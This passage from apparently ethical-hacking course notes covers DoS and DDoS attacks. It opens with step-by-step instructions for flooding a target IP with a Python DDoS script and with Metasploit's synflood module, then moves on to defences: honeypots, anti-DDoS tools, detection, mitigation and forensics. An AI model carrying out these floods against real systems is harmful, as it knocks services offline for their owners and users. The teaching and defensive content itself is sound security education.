


- Run the DDoS file using command **python3 eagle-dos.py** on windows shell terminal. It will ask for Target's IP, type <ip> and hit enter.

Note: Make sure you run script on all 3 shell terminals.



- Attack started




Perform DOS/DDOS Using Metasploit


Metasploit is a powerful and widely used penetration testing framework that helps security professionals and ethical hackers identify, exploit, and validate vulnerabilities in systems and networks.

How to use it -:


- Open kali linux terminal and type msfconsole
- Now search synflood
- Synflood auxiliary display
- Now use this auxiliary




• Now set RHOST and set SPORT



• Type run



- Here , attack started , open wireshark to monitor attack
- Attack started



Detect and Protect Against DoS and DDoS Attacks

1. Honeypot: -

Think ancient traps—bait left out on purpose, waiting for curiosity to trip over itself. Same story, new century. In cybersecurity, a **honeypot** is a **decoy system** designed to look vulnerable so attackers walk in willingly… and leave footprints everywhere.

A **honeypot** is **not** a real production system.
It exists to be attacked.

Attackers think they found an easy win.
Security teams think: *"Perfect. Tell me everything."*

Why it's used

- To **observe attacker behavior**
- To **detect new exploits and malware**
- As an **early warning system**
- To **collect forensic evidence**


No noise, no false positives—because nobody legitimate should be there.

Types (clean and exam-ready)

- **Low-interaction honeypot**
  Simulates basic services. Safer, limited data.
- **High-interaction honeypot**
  A full system. Risky, but rich intelligence.
- **Production honeypot**
  Deployed inside real networks for detection.
- **Research honeypot**
  Used by researchers to study attack techniques in depth.

The honest truth

- A honeypot is **not a replacement** for firewalls or IDS
- Poor isolation can turn it into an attacker's launchpad
- It's a tool for **insight**, not brute defense


HoneyBOT - Log_20251222.bin
File View Reports Help
Ports
Remotes
Date Time Remote IP Remote Port Local IP Local Port Protocol Bytes
12/22/2025 1:35:29 PM 192.168.1.9 138 0.0.0.0 138 UDP 179
12/22/2025 1:35:29 PM 192.168.1.78 138 0.0.0.0 138 UDP 201
12/22/2025 1:35:31 PM 192.168.1.9 138 0.0.0.0 138 UDP 179
12/22/2025 1:35:31 PM 192.168.1.78 138 0.0.0.0 138 UDP 201
12/22/2025 1:35:32 PM 192.168.1.78 138 0.0.0.0 138 UDP 201
12/22/2025 1:35:34 PM 192.168.1.9 138 0.0.0.0 138 UDP 179
12/22/2025 1:35:34 PM 192.168.1.78 138 0.0.0.0 138 UDP 201
12/22/2025 1:35:35 PM 192.168.1.9 138 0.0.0.0 138 UDP 191
12/22/2025 1:35:35 PM 192.168.1.78 138 0.0.0.0 138 UDP 192
12/22/2025 1:35:36 PM 192.168.1.9 138 0.0.0.0 138 UDP 191
12/22/2025 1:35:36 PM 192.168.1.78 138 0.0.0.0 138 UDP 192
12/22/2025 1:35:37 PM 192.168.1.9 138 0.0.0.0 138 UDP 191
12/22/2025 1:35:38 PM 192.168.1.9 138 0.0.0.0 138 UDP 191
13 records
1339 sockets
26°C Sunny
Search
ENG IN
1:36 PM 12/22/2025

2. Anti-DDoS Guardian: -

An **Anti-DDoS Guardian** is basically a **bouncer for your network**. Loud crowd outside? Fake IDs? Suspicious traffic acting drunk at 3 a.m.? Guardian says: *"Not today."*

What it actually does

At its core, it **detects, filters, and absorbs DDoS traffic** so real users don't get locked out while attackers spam packets like it's their full-time job.

No hacks. No counterattacks. Just discipline.

How it works (under the hood)

- **Traffic monitoring** – watches normal behavior like an old watchman
- **Anomaly detection** – sudden spikes? Weird patterns? Red flag
- **Rate limiting** – slow the flood before it drowns the server
- **Traffic filtering** – bad packets out, good packets in
- **Scrubbing centers / mitigation layers** – clean traffic before delivery


Ancient principle, modern scale: *control the gate.*

Where it lives

- **On-premise appliances** (traditional, hardware-based)
- **Cloud-based protection** (scalable, flexible, popular now)
- **Hybrid models** (best of both worlds, if configured right)

What it protects against

- **Volume-based attacks** (UDP floods, ICMP floods)
- **Protocol attacks** (SYN floods, malformed packets)
- **Application-layer attacks** (slow, sneaky, annoying)


Anti DDoS Guardian 6.1
File View Tool Help
Register
Block unwanted network traffic
NUM
Search
ENG IN
01:39 PM 22-12-2025

DoS and DDoS Attack Countermeasures

Detection, Prevention, Mitigation, and Forensics

---

1. Detection Techniques

Detection focuses on identifying **abnormal traffic behavior**—sudden spikes, flash events, or deviations from baseline network statistics.

1.1 Activity Profiling

Analyzes packet headers and average traffic flow rates.

- DoS → sudden surge in a single traffic cluster
- DDoS → multiple clusters from distributed sources

1.2 Sequential Change-Point Detection

Uses statistical algorithms like **CUSUM** to detect abrupt changes in traffic patterns.
Traffic is filtered by:

- IP address
- Port
- Protocol

Effective for detecting DoS, DDoS, and worm scanning activity.

1.3 Wavelet-Based Signal Analysis

Breaks traffic into **spectral components**.
By measuring energy variations in each window, anomalies are isolated from background noise.

---

2. Prevention Strategies

Prevention aims to stop attacks **before bandwidth or system resources are exhausted**.

2.1 Network Perimeter Protection

- **Ingress Filtering:** Blocks packets with spoofed source IP addresses.
- **Egress Filtering:** Prevents malicious traffic from leaving the internal network.

- **RFC 3704 Filtering:** ISP-level filtering to block spoofed traffic before it reaches the victim network.
- **Rate Limiting:** Controls traffic flow on network interfaces to reduce flooding impact.
- **TCP Intercept:** Routers validate TCP handshake requests to protect against **SYN flood attacks**.

2.2 Neutralizing Botnet Infrastructure

- **Neutralizing Handlers:** Disabling a few command-and-control nodes can cripple thousands of bots.
- **IP Source Guard:** Filters traffic using DHCP snooping databases to block spoofed packets (commonly on Cisco devices).

---

3. Mitigation and Response Strategies

When prevention fails and the storm hits, mitigation keeps services alive.

Strategy	Description
Absorbing	Use extra bandwidth and infrastructure to handle traffic spikes
Deflecting	Deploy honeypots to divert and analyze attack traffic
Degrading	Disable non-critical services to preserve essential operations
Load Balancing	Distribute traffic across replicated servers
Throttling	Limit traffic to safe processing levels
Drop Requests	Drop packets or enforce computational puzzles to filter attackers

No heroics—just controlled damage.

---

4. ISP and Cloud-Level Protection

Large-scale attacks don’t respect local defenses. This is where ISPs step in.

- **Black Hole Filtering:** Drops attack traffic at routing level before it reaches the target.
- **In-the-Cloud Protection:** Attack traffic is redirected to ISP or cloud scrubbing centers.
- **IP Migration:** Change the target IP address and update DNS records post-attack.
- **Specialized Services:** Platforms like **Cloudflare** and **Akamai** use massive distributed infrastructure to absorb and scrub DDoS traffic.

Old trick, new scale.

---

5. Post-Attack Forensics

After the dust settles, analysis strengthens future defenses.

- **Traffic Pattern Analysis:** Refines filtering, throttling, and load balancing rules.
- **Packet Traceback:** Identifies attack origin paths for future blocking.
- **Event Log Analysis:** Determines attack type, tools used, and attack vectors.

History doesn't repeat—but attackers sure do.

Final Word

DoS and DDoS attacks aren't about clever code. They're about **pressure**—on bandwidth, systems, and people. Detection buys time. Prevention buys safety. Mitigation buys survival.

Module Summary – Explained

This module walked through the **full lifecycle of DoS and DDoS attacks**, from idea to impact to defense. Not just "what breaks," but **why it breaks and how people fight back**.

First, it laid the **foundation**:

- What **DoS** and **DDoS** attacks really are
- Why availability is the main target
- How simple overload turns into real-world outages

Then it zoomed out to the **botnet ecosystem**:

- How compromised systems are recruited
- Why botnets make DDoS attacks scalable, distributed, and nasty
- How attackers control armies without being seen

Next came the **attack landscape**:

- Different **types of DoS/DDoS attacks** (volumetric, protocol, application layer)
- How each targets a different weakness
- Why some attacks are loud and others are sneaky

After that, the module covered **attack tools**:

- Tools attackers use to generate floods and abuse protocols
- Why automation makes attacks cheap and repeatable
- How the same tools force defenders to think at scale

Then the real-world gut punch:

- A **detailed case study** of the **Google Cloud HTTP/2 "Rapid Reset" attack**
- Proof that even giants bleed
- Lesson learned: protocol design flaws can be weaponized fast

Finally, the module closed with **countermeasures**:

- Preventive, detective, and mitigation strategies
- Hardware and software protections
- The reality that no single defense is enough—**layering wins**

And the handoff to the future:

- The next module moves from flooding systems to **stealing sessions**
- From brute force to precision
- From noise to stealth: **session hijacking**

THANK YOU